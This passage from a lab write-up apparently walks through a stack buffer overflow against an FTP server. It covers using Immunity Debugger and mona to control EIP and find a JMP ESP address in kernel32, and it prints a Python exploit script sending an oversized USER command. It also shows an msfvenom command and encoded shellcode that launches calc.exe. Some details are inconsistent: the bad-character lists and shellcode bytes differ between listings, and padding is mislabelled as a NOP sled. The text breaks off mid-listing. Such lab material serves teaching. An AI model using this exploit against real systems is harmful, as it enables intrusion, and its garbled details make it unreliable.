Once we rerun the FTP server in Immunity Debugger and run the exploit in Kali, it will crash the FTP server again.




However, the EIP register now reads: **42424242**

42 is the hexadecimal value for B. The 4 B's in our payload has overwritten the EIP register.

The point of getting control of the EIP register is so that we can set a JMP ESP command to branch the execution of the program to a shellcode that will be generated later [3].


Next, we will be using mona to find an instruction that we can jump to.

Ran exploit 2 again and used the command: !mona findmsp




This should create a file called 'findmsp' in the machine.


Findmsp:




Here we chose the kernel32.dll; and in Immunity Debugger; View -> Executable Modules: double click the kernel32 module.



In kernel32 module we need to find a JMP ESP command and find its value.



We can find a command by right clicking on the CPU area and selecting Search for -> Command: JMP ESP



The Find results will highlight a JMP ESP command and we will be using its address value for our exploit.

```

CPU - thread 000004D0, module kernel32
75903132 FFE4 JMP ESP
75903134 FD STD
75903135 FFC2 INC EDX
75903137 0000 OR BYTE PTR DS:[EAX],AL
75903139 90 NOP
7590313A 90 NOP
7590313B 90 NOP
7590313C 90 NOP
7590313D 90 NOP
7590313E 90 NOP
7590313F 90 NOP
75903140 FE 0000 Unknown code
75903141 FFFF 0000 Unknown code
75903143 FF00 INC DWORD PTR DS:[EAX]
75903145 0000 ADD BYTE PTR DS:[EAX],AL
75903147 0008 ADD AL,BL
75903149 FFFF 0000 Unknown code
7590314B FF00 INC DWORD PTR DS:[EAX]
7590314D 0000 ADD BYTE PTR DS:[EAX],AL
7590314F 00FE ADD DH,BH
75903151 FFFF 0000 Unknown code
75903153 FF54DE 90 CALL DWORD PTR DS:[ESI+EBX*8-70]
75903157 75 68 JNZ SHORT kernel32.759031C1
75903159 DE90 7583E903 FICOM WORD PTR DS:[EAX+3E98375]
7590315F 0F85 EF4B0000 JNZ kernel32.75907D54
75903165 F645 08 20 TEST BYTE PTR SS:[EBP+8],20
75903169 ^E9 961DFEFF JMP kernel32.758E4F04
7590316E 90 NOP
7590316F 90 NOP
75903170 90 NOP
75903171 90 NOP
75903172 90 NOP
75903173 6A 0C PUSH 0C
75903175 68 B0319075 PUSH kernel32.759031B0
7590317A E8 71E4F0FF CALL kernel32.758E15F0
7590317F 8B4D 0C MOV ECX,DWORD PTR SS:[EBP+C]
75903182 85C9 TEST ECX,ECX
75903184 74 4D JE SHORT kernel32.759031D8
75903186 8B45 08 MOV EAX,DWORD PTR SS:[EBP+8]
75903189 85C0 TEST EAX,EAX
7590318B 0F84 0F120100 C kernel32.7591452F
  
```

Address	Hex dump	ASCII
0040A000	00 00 00 00 00 00 00 00
0040A008	00 00 00 00 C6 75 40 00Fu@.

Value: **75903132**

This value will replace the B's in our previous payload. The address need to be written in little endian.

Little Endian Byte Order: The least significant byte (the "little end") of the address is placed at the byte with the lowest address. The rest of the data is placed in order in the next three bytes in memory.

75903132 -> `"\x32\x31\x90\x75"`

Modify the previous exploit accordingly and rerun the program. Set a breakpoint for JMP ESP in kernel 32 module by right clicking and Breakpoint -> Toggle. Then run the modified exploit 3.

```

/root/Desktop/exploit3-modified.py - Mousepad
File Edit Search View Document Help
Warning, you are using the root account, you may harm your system.

import socket

#JMP ESP KERNEL32 75903132

crash = "A" * 230 + "\x32\x31\x90\x75" + "C" * 266

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('192.168.8.109', 21))
s.send("USER anonymous \r\n")
s.recv(1024)
s.send("PASS anonymous \r\n")
s.recv(1024)
s.send("USER " + crash + "\r\n")
s.recv(1024)
s.close()
```

It stops at the breakpoint; which is the instruction address of the JMP ESP call we have used.

It means this address has been successfully used to overwrite the EIP.

The purpose of this is to use that address to jump to ESP and execute our payload. This breakpoint is where NOP sled will place our shellcode.

NOP sled:


NOP (No-Operation) sled is a sequence of instructions before a shellcode meant to “slide” the CPU’s execution flow to the desired destination. It is used to make sure an exploit succeeds.

Exploit 4

First we need to generate a shellcode using msfvenom.

The shellcode we will be generating will execute the calculator in the target machine.

```
msfvenom -p windows/exec cmd=calc.exe -b '\x00\x0e\x0c\x0d\x0e\x0f' -e x86/shikata_ga_nai -f python
```



```
File  Actions  Edit  View  Help

root@kali:~/Desktop# msfvenom -p windows/exec cmd=calc.exe -b '\x00\x0e\x0c\x0d\x0e\x0f' -e x86/shikata_ga_nai -f python
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 220 (iteration=0)
x86/shikata_ga_nai chosen with final size 220
Payload size: 220 bytes
Final size of python file: 1078 bytes
buf = b""
buf += b"\xba\x05\xb0\x23\xba\xda\xda\x04\x09\x74\x24\xf4\x5d\x33"
buf += b"\xc9\xb1\x31\x31\x55\x13\x03\x55\x13\x83\xed\xf9\x52"
buf += b"\xd6\x46\xe9\x11\x19\xb7\xe9\x75\x93\x52\xd8\xb5\xc7"
buf += b"\x17\x4a\x06\x83\x7a\x66\xed\xc1\x6e\xfd\x83\xcd\x81"
buf += b"\xb6\x2e\x28\xaf\x47\x02\x08\xae\xcb\x59\x5d\x10\xf2"
buf += b"\x91\x90\x51\x33\xcf\x59\x03\xec\x9b\xcc\xb4\x99\xd6"
buf += b"\xcc\x3f\xd1\xf7\x54\xa3\xa1\xf6\x75\x72\xba\xa0\x55"
buf += b"\x74\x6f\xd9\xdf\x6e\x6c\xe4\x96\x05\x46\x92\x28\xcc"
buf += b"\x97\x5b\x86\x31\x18\xae\xda\x76\x9e\x51\xad\x8e\xdd"
buf += b"\xec\xb6\x54\x9c\x2a\x32\x4f\x06\xb8\xe4\xab\xb7\x6d"
buf += b"\x72\x3f\xbb\xda\xf0\x67\xdf\xdd\x05\x13\xdb\x56\xd8"
buf += b"\xf3\x6a\x2c\xff\xd7\x37\xf6\x9e\x4e\x9d\x59\x9e\x91"
buf += b"\x7e\x05\x3a\xd9\x92\x52\x37\x80\xf8\xa5\xc5\xbe\x4e"
buf += b"\xa5\xd5\xc0\xfe\xce\xe4\x4b\x91\x89\xf8\x99\xd6\x66"
buf += b"\xb3\x80\x7e\xef\x1a\x51\xc3\x72\x9d\x8f\x07\x8b\x1e"
buf += b"\x3a\xf7\x68\x3e\x4f\xf2\x35\xf8\xa3\x8e\x26\x6d\xc4"
buf += b"\x3d\x46\xa7\xa0\xd4\x24\x06\x47\x5d\xce\x56"
root@kali:~/Desktop#
```

This shellcode will execute calc.exe.

-b gets rid of all the bad characters.

shikata_ga_nai is used for encoding.

It is a python payload.

Bad characters: These are characters are used to break the shellcode and it can be considered as unwanted characters. According to the application, bad characters are being changed.

shikata_ga_nai: Shikata_ga_nai is the most popular polymorphic XOR additive feedback encoder in metasploit framework. This generates different shell-codes in each time.

Note that the payload size is 220 bytes.

Copy the generated payload to the exploit code.


The exploit should be modified to:

```
crash = "A" * 230 + "\x32\x31\x90\x75" + "C" * 46 + buf
```

"A" * 230 is the nop sled of 230 bytes

"\x32\x31\x90\x75" is the address to JMP ESP from kernel32

"C" * 46 is the nop sled of 46 bytes because $500 - (230 + 4) = 266$ and $266 - 220 = 46$ (220 is the size of payload).



```
/root/Desktop/exploit4.py - Mousepad
File Edit Search View Document Help

Warning, you are using the root account, you may harm your system.

#msfvenom -p windows/exec cmd=calc.exe -b '\x00\xe0\x0c\x0d\x0e\x0f' -e x86/shikata_ga

buf = b""
buf += b"\xba\x05\xb0\x23\xba\xda\xd4\xd9\x74\x24\xf4\x5d\x33"
buf += b"\xc9\xb1\x31\x31\x55\x13\x03\x55\x13\x83\xed\xf9\x52"
buf += b"\xd6\x46\xe9\x11\x19\xb7\xe9\x75\x93\x52\xd8\xb5\xc7"
buf += b"\x17\x4a\x06\x83\x7a\x66\xed\xc1\x6e\xfd\x83\xcd\x81"
buf += b"\xb6\x2e\x28\xaf\x47\x02\x08\xae\xcb\x59\x5d\x10\xf2"
buf += b"\x91\x90\x51\x33\xcf\x59\x03\xec\x9b\xcc\xb4\x99\xd6"
buf += b"\xcc\x3f\xd1\xf7\x54\xa3\xa1\xf6\x75\x72\xba\xa0\x55"
buf += b"\x74\x6f\xd9\xdf\x6e\x6c\xe4\x96\x05\x46\x92\x28\xcc"
buf += b"\x97\x5b\x86\x31\x18\xae\xdf\x76\x9e\x51\xad\x8e\xdd"
buf += b"\xec\xb6\x54\x9c\x2a\x32\x4f\x06\xb8\xe4\xab\xb7\x6d"
buf += b"\x72\x3f\xbb\xda\xf0\x67\xdf\xdd\x51\x13\xdb\x56\xd8"
buf += b"\xf3\x6a\x2c\xff\xd7\x37\xf6\x9e\x4e\x9d\x59\x9e\x91"
buf += b"\x7e\x05\x3a\xd9\x92\x52\x37\x80\xf8\xa5\xc5\xbe\x4e"
buf += b"\xa5\xd5\xc0\xfe\xce\xe4\x4b\x91\x89\xf8\x99\xd6\x66"
buf += b"\xb3\x80\x7e\xef\x1a\x51\xc3\x72\x9d\x8f\x07\x8b\x1e"
buf += b"\x3a\xf7\x68\x3e\x4f\xf2\x35\xf8\xa3\x8e\x26\x6d\xc4"
